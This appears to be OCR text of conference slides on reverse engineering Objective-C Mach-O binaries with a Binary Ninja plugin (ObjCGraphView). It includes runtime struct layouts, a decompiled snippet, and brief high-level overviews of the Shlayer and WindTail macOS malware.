
Classes


class_t
class_t *isa
class_t *superclass
struct cache
class_ro_t *vtable
class_ro_t
uint32_t flags
uint32_t instanceStart
uint32_t instanceSize
uint32_t reserved
uint8_t* ivarLayout
char const* name
method_list_t* baseMethods
protocol_list_t* baseProtocols
ivar_list_t* ivars
uint8_t* weakIvarLayout
property_list_t* baseProperties


Classes


class_t
class_t *isa
class_t *superclass
struct cache
class_ro_t *vtable
class_ro_t
uint32_t flags
uint32_t instanceStart
uint32_t instanceSize
uint32_t reserved
uint8_t* ivarLayout
char const* name
method_list_t* baseMethods
protocol_list_t* baseProtocols
ivar_list_t* ivars
uint8_t* weakIvarLayout
property_list_t* baseProperties

Classes


method_list_t
uint32_t entsize
uint32_t count
method_t first[]
SEL name
char* types
void* imp
SEL name
char* types
void* imp

Classes


method_list_t
uint32_t entsize
uint32_t count
method_t first[]
SEL name
char* types
void* imp
SEL name
char* types
void* imp

Parsing a Mach-O binary: methods and typing

Types and Methods

All objc classes and methods are parsed from the Mach-O headers and added to Binary Ninja

`objc_msgSend` calls to method calls

`objc_msgSend` calls are replaced with the method they actually call in the ObjCGraphView

adding xrefs

Methods are cross-referenced with the `objc_msgSend` calls rather than just their structures in the objc sections

Future

DataRenderer for classes, properties, and protocols

More objc_* methods handled


Integration with my proof-of-concept MLIL decompiler

...your pull requests!

`https://github.com/trailofbits/ObjCGraphView`

Demo: Calculator

Demo: Shlayer?


int64_t rdi_27 = r15_2
[rdi_27 release]
int64_t r12_3 = r12_3 + 1
int64_t r15_3 = var_60_1
bool cond:1_1 = r12_3 u< r15_3
int64_t r13 = var_58
if (cond:1_1) then 99 @ 0x10000921a else 70 @ 0x1000092d4
class BERPrintVisitor* rdi_28 = var_40
struct CFString* r12_4 = var_48
[rdi_28 decreaseIndent]
class BERPrintVisitor* rdi_29 = var_40
rax_19 = [rdi_29 string]
int64_t rdi_30 = rax_19
rax_20 = _objc_retainAutoreleasedReturnValue(rdi_30)
int64_t rbx_4 = rax_20
int64_t rax_21 = 0
int64_t rdi_31 = rbx_4
[rdi_31 appendFormat:@")"]
int64_t rdi_32 = rbx_4
[rdi_32 release]
uint64_t rdx_3 = zx.q(sx.d(var_31))
class BERPrintVisitor* rdi_33 = var_40
[rdi_33 setIsIndenting:rdx_3]
struct CFString* rdi_34 = var_50_1
[rdi_34 release]
struct CFString* rdi_35 = r12_4
[rdi_35 release]
int64_t rdi_36 = r13
[rdi_36 release]
int64_t rax_22 = 0
return 0

WindTail overview

- Taha Karim (Dark Matter) - Hack in the Box Singapore presentation "In the Trails of WINDSHIFT APT" revealed malware targeting Middle East
- Authors used unique exploitation technique leveraging custom URL schemes
- Creates Login item for persistence
- Hardcoded AES key - Base64 encoded and AES 256 encrypted strings

Demo: WindTail

Sample/Analysis (Objective-See):
https://objective-see.com/blog/blog_0x3B.html

Questions?

Erika Noerenberg

Carbon Black

enoerenberg@carbonblack.com

@gutterchurl

Josh Watson

Trail of Bits

josh@trailofbits.com

@josh_watson

https://twitch.tv/syrillian